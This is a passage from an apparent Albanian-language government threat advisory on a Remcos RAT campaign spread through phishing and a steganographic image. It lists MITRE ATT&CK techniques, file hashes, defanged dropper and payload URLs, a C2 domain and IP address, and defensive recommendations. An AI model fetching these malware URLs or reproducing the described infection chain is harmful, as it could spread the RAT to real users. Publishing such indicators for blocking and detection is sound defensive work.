

Figura 18 Keylogger

Gjatë ndjekjes me debug të remcos rat do evidentojmë lidhjen me domainin **funky333[.]duckdns[.]org** në portën **31832**



Figura 19 Domaini i duckdns dhe porta

MITRE ATT&CK

	MITRE ATT&CK Taktika	MITRE ATT&CK Teknikë	Përshkrimi
Initial Access	Initial Access	Phishing: Malicious File (T1566.002)	Email me imazh (p.sh., .jpg) që përmban payload të fshehur me steganografi.
Execution	Execution	Command and Scripting Interpreter (T1059.003)	Skript ose komandë që nxjerr dhe ekzekuton payload-in nga imazhi.
Defense Evasion	Obfuscated Files or Information	T1027	Payload i fshehur përmes steganografisë për të shmangur AV/EDR.
Persistence	Boot or Logon Autostart Execution	Registry Run Keys (T1547.001)	Remcos konfigurohet të startojë me sistemin përmes regjistrit.
Privilege Escalation	Privilege Escalation	Process Injection (T1055)	Kodi keqdashës injektohet në një proces legjitim për të marrë më shumë privilegje.
Defense Evasion	Defense Evasion	Process Hollowing (T1055.012)	Remcos injektohet në një proces të njohur si msbuild.exe për t'u maskuar.
Command and Control	Command and Control	Ingress Tool Transfer (T1105)	Remcos mund të shkarkojë mjete të tjera për funksione shtesë.
Command and Control	Command and Control	Non-Application Layer Protocol (T1095)	Komunikimi me serverin C2 përmes protokolleve të padukshme për detektim.

Indikatorët e Kompromet imit

B3E3378BBB469B63B91D7A6728DCD277E68954F01739D3A9C0DE2EF213A8641D	**remcosrat.exe**
609AE660CAD82A9D0C4926844E2AED2293363336CA91EE0F4F05F6564C08025A	**Porosi Blerje A----------00374 pdf.js**
0DF13FD42FB4A4374981474EA87895A3830EDDCC7F3BD494E76ACD604C4004F7	**Microsoft.Win32.TaskScheduler**
375E7EA8926B23D081465D02E9A195B8142A12F525A8EE9CE590C9FA173AFCD7	**Porosi Blerje A----------00374 pdf.lzh**
238D6EF69FF9A719F15FDEE8309CF7ACC12E0593BD7E65274ED8F2F2A6E924B9	**New_image.jpg**
hxxps[://]ia801700[.]us[.]archive[.]org/6/items/new_image_20250413/new_image[.]jpg	**Dropper**
hxxp[://]paste[.]ee/d/se4Qrn03/0	**Dropper**
hxxps[://]paste[.]ee/d/x8Mo8qYQ/0	**Payload**
funky333[.]duckdns[.]org	**C2**
176[.]65[.]142[.]39	**C2**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".